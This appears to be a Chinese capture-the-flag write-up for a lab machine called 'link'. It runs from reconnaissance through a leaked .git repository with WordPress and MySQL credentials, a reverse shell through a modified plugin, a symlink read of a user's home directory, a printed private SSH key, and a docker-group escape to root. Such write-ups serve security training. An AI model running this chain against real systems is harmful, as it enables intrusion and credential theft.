link-MJ

1.信息收集

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 09:29 EDT
Nmap scan report for 192.168.2.1
Host is up (0.0035s latency).
MAC Address: B4:5F:84:E2:C0:16 (zte)
Nmap scan report for 192.168.2.3
Host is up (0.035s latency).
MAC Address: 6A:80:FA:9D:CC:1F (Unknown)
Nmap scan report for 192.168.2.6
Host is up (0.000065s latency).
MAC Address: C8:8A:9A:D9:80:32 (Intel Corporate)
Nmap scan report for 192.168.56.164 (192.168.2.15)
Host is up (0.00013s latency).
MAC Address: 08:00:27:C0:73:27 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Nmap scan report for 192.168.2.14
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.14 seconds
```

开放22和80端口

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap --min-rate 10000 -p- 192.168.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 09:30 EDT
Nmap scan report for 192.168.56.164 (192.168.2.15)
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
MAC Address: 08:00:27:C0:73:27 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Nmap done: 1 IP address (1 host up) scanned in 5.43 seconds
```

基本服务探测，发现.git目录，可能存在git泄露

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap -sV -sC -O -p22,80 192.168.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 09:31 EDT
Nmap scan report for 192.168.56.164 (192.168.2.15)
Host is up (0.00093s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: RedBean&#039;s Blog
|_http-server-header: Apache/2.4.62 (Debian)
|_http-generator: WordPress 6.7
| http-git:
|   192.168.2.15:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description'
to name the...
|_    Last commit message: wordpress
MAC Address: 08:00:27:C0:73:27 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.74 seconds
```


githack拉到本地，在wordpress.sql文件和wp-config文件中发现wordpress密码hash
与数据库凭据，破解hash获取明文密码

Wordpress: Yliken/ichliebedich
Mysql: root/root


```
INSERT INTO `wp_users` VALUES
(1,'Yliken','$P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9.','yliken','Yliken@RedBean.com'
,'http://192.168.56.164','2025-10-28 16:08:56','',0,'Yliken');

/** Database username */
define( 'DB_USER', 'root' );
/** Database password */
define( 'DB_PASSWORD', 'root' );
```

2.web渗透



登录到后台，修改插件获取反弹shell，禁用插件修改，然后再启用，不然会有报错



3.提权

提升到完整交互性shell
rlwrap nc -lvvp 2332 (这样包裹nc，可能会在vim时出现乱码，不哦那个rlwrap经过以下处理一样能够翻命令)

```
┌──(root㉿kali)-[~]
└─# nc -lvvp 2332
listening on [any] 2332 ...
192.168.2.14: inverse host lookup failed: Unknown host
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.14] 41966
bash: cannot set terminal process group (414): Inappropriate ioctl for device
bash: no job control in this shell
www-data@link:/var/www/html/wp-content/plugins/akismet$ /usr/bin/script -qc
/bin/bash
<tent/plugins/akismet$ /usr/bin/script -qc /bin/bash
www-data@link:/var/www/html/wp-content/plugins/akismet$ ^Z
zsh: suspended  nc -lvvp 2332

┌──(root㉿kali)-[~]
└─# stty raw -echo;fg
[1]  + continued  nc -lvvp 2332
                               reset
reset: unknown terminal type unknown
Terminal type? xterm           #询问终端类型在本地终端echo $TERM查看
www-data@link:/var/www/html/wp-content/plugins/akismet$ export SHELL=/bin/bash
www-data@link:/var/www/html/wp-content/plugins/akismet$ export
TERM=xterm-256color
www-data@link:/var/www/html/wp-content/plugins/akismet$ stty rows 19 columns
87;                     #尺寸大小在本地终端stty -a查看
```

Yliken

查看端口发现有只对本地开放的8080端口

```
State      Recv-Q     Send-Q         Local Address:Port          Peer
Address:Port
LISTEN     0          128                  0.0.0.0:22
0.0.0.0:*
LISTEN     0          80                127.0.0.1:3306
0.0.0.0:*

LISTEN     0          128               127.0.0.1:8080
0.0.0.0:*
LISTEN     0          128                    [::]:22
[::]:*
```

```
LISTEN     0          128                        *:80
*:*
```

socket转发出去

```
www-data@link:/$ socket TCP-LISTEN:9999,fork TCP:127.0.0.1:8080 &
```

访问发现是fileBrower

查看进程发现是yliken权限启动

```
www-data@link:/app/yliken$ ps -aux | grep yliken
yliken       321  0.0  0.3 1231760 7876 ?        Ssl  07:43   0:00
/home/yliken/fileBrower
www-data    1839  0.0  0.0   3176   636 pts/7    S+   10:04   0:00 grep yliken
```

通过ln链接然后web访问获取yliken用户家目录敏感文件

```
www-data@link:/app/yliken$ ln -s /home/yliken/ ./temp
```

得到私钥

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAu0TL2pdljzaVK6Li3djf5GeYNgOEBJpJA9mzihzC7TvMb0ylLw8t
mac4cviw0BpRFiaavMeR9+USSP+8PGznVa5UO8IaUyz8hkK8SgD3fUe6dk93AxfKSDdFXz
sb+2uULYHM+U9Rvs+wY4OmVpYjF/GRPsvjdud6hp19esN7E7YXawtKYiYRclvPleP8JwSn
7NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuKvTaH+LP7af9COFw4N8bz
mZ1TeK88TapJbvHi0dAux7XO4MpOcXDMwpHOrzJ0OUFbOottWC06ZXhQTlvjb9NyEDf1/8
LWnTeS8YgrOcwEwqDdN1W4AYR9P0X2qsS4e4CH9CyI5DPhbssOGQviLF4H+tsf/KpURDgX
itASdDHhiB079e7gRINxuZsgpiOwGYaNvG8ImRp+/wNqhXjNUWNinfeXIHNWyetM3+CWYV
Csk4vtUn+LxmBYMxATfJUD1XVOYbxwAJNo7EXXUHbCuOoAl1tKkeAKEYaYmV6e6YmmnpJU
MPZ51jOPulU3ETXaMGqMNlKnqZYHqhtcXDZfm1vq6vd8QMjlW4e3W1BQWcucCADQohmoLT
b3lXz/avQMX8L+lEY6R5aJTaayMZnR4Ua7GTiXyrUG1KgHxeMbOZ8u/uQQuifv3lnF4O3D
sAAAdIq2Nj9KtjY/QAAAAHc3NoLXJzYQAAAgEAu0TL2pdljzaVK6Li3djf5GeYNgOEBJpJ
A9mzihzC7TvMb0ylLw8tmac4cviw0BpRFiaavMeR9+USSP+8PGznVa5UO8IaUyz8hkK8Sg
D3fUe6dk93AxfKSDdFXzsb+2uULYHM+U9Rvs+wY4OmVpYjF/GRPsvjdud6hp19esN7E7YX
awtKYiYRclvPleP8JwSn7NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuK
```

```
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
-----END OPENSSH PRIVATE KEY-----
```

user.txt

```
┌──(root㉿kali)-[~]
└─# ssh -i /root/id_rsa yliken@192.168.2.15
Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Last login: Fri Oct 31 10:08:19 2025 from 192.168.2.14
$ bash
yliken@link:~$ cat user.txt
flag{2b6d0f77e398476ede85fe65586bf33c}
```

root

ssh连上靶机发现yliken用户在docker组，可以考虑docker逃逸提权

```
yliken@link:~$ id
uid=1000(yliken) gid=1000(yliken) groups=1000(yliken),998(docker)
```

利用docker挂载主机根目录

```
yliken@link:~$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
hello-world   latest    1b44b5a3e06a   2 months ago   10.1kB
ubuntu        18.04     f9a80a55f492   2 years ago    63.2MB
yliken@link:~$ docker run -v /:/tmp -it ubuntu:18.04 bash
root@48c9bad9b420:/# chroot /tmp
# bash
root@48c9bad9b420:/#
```

后面提权方式很多，写入ssh公钥，创建新root用户，修改passwd文件，给bash设置s位，修改root密码等，这里方法写入ssh公钥

```
root@48c9bad9b420:~/.ssh# echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQClUpaEKHlyG1yCMmNTl3nbj+ZzfgpxcvmHWEAV0CMmFZ+mJ/
1m5hRfeJ/waaLTE+Ov+woDZaRHfXPESP3W+3QsQj+AMeVFLQ+eQv0W+PhCIWBI18jtJhImEvC6xWM5
XNY9tG/4moICziMJ6b81hYevmvEGVI8RKR5IK6ikXHmPXvRZxJmaRltDIFXDQgdgLHHEjXbQ0DAeSR
jCeSk+9gKHIX+KQ8qcDX+Y1z15A/PgMzQ0QvxP7Yoezfqr4ZwYI3ohpuOaeGXq/9D5Sh1LU7l7uG7B
nZWaTRfptcbWFIohEzVXcW2+C+h8LuSgWxQPT+t6tZ7kfKYk6Cm4XgTXLZLMxOdoG40x4JNk11xkME
r4RYZoIArlPP3y3nL1hvB6lgcVzyH0Yrd2QBUzJmZ2ar9IdRJZf0ZclmJ/VOy527Bm6bksiKDzhBZO
gD1xYL/2MkiYDS01li3FHIh1ku17tnXWi64RDE2eGOvQFeL8XC53YZ9rlsVSJ7SOs05mDT1DPpwTMY
P2S9Aw+HTNlwJayaRkXd28PS22YSiUyxkbYu83aHCibCfQhpfIz9FrVVJjg2Rri/vETOBNARuLzZci
7UkNe4LExUUdTw6UsaAF9G9+Ku/qIq7CRuFuqURsT7j/MYVv1/5ylobcYfk+2wqW0isiawr7qrF5q0
NRq/+abarB6Q== root@192.168.2.15" >> authorized_keys
root@48c9bad9b420:~/.ssh# ls
authorized_keys
```

root.txt

```
┌──(root㉿kali)-[~]
└─# ssh -i /tmp/id_rsa root@192.168.2.15
Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 29 01:17:44 2025 from 192.168.56.1
root@link:~# cat root.txt
flag{e6a6e8eac98579c8d826d07df3c132bc}
```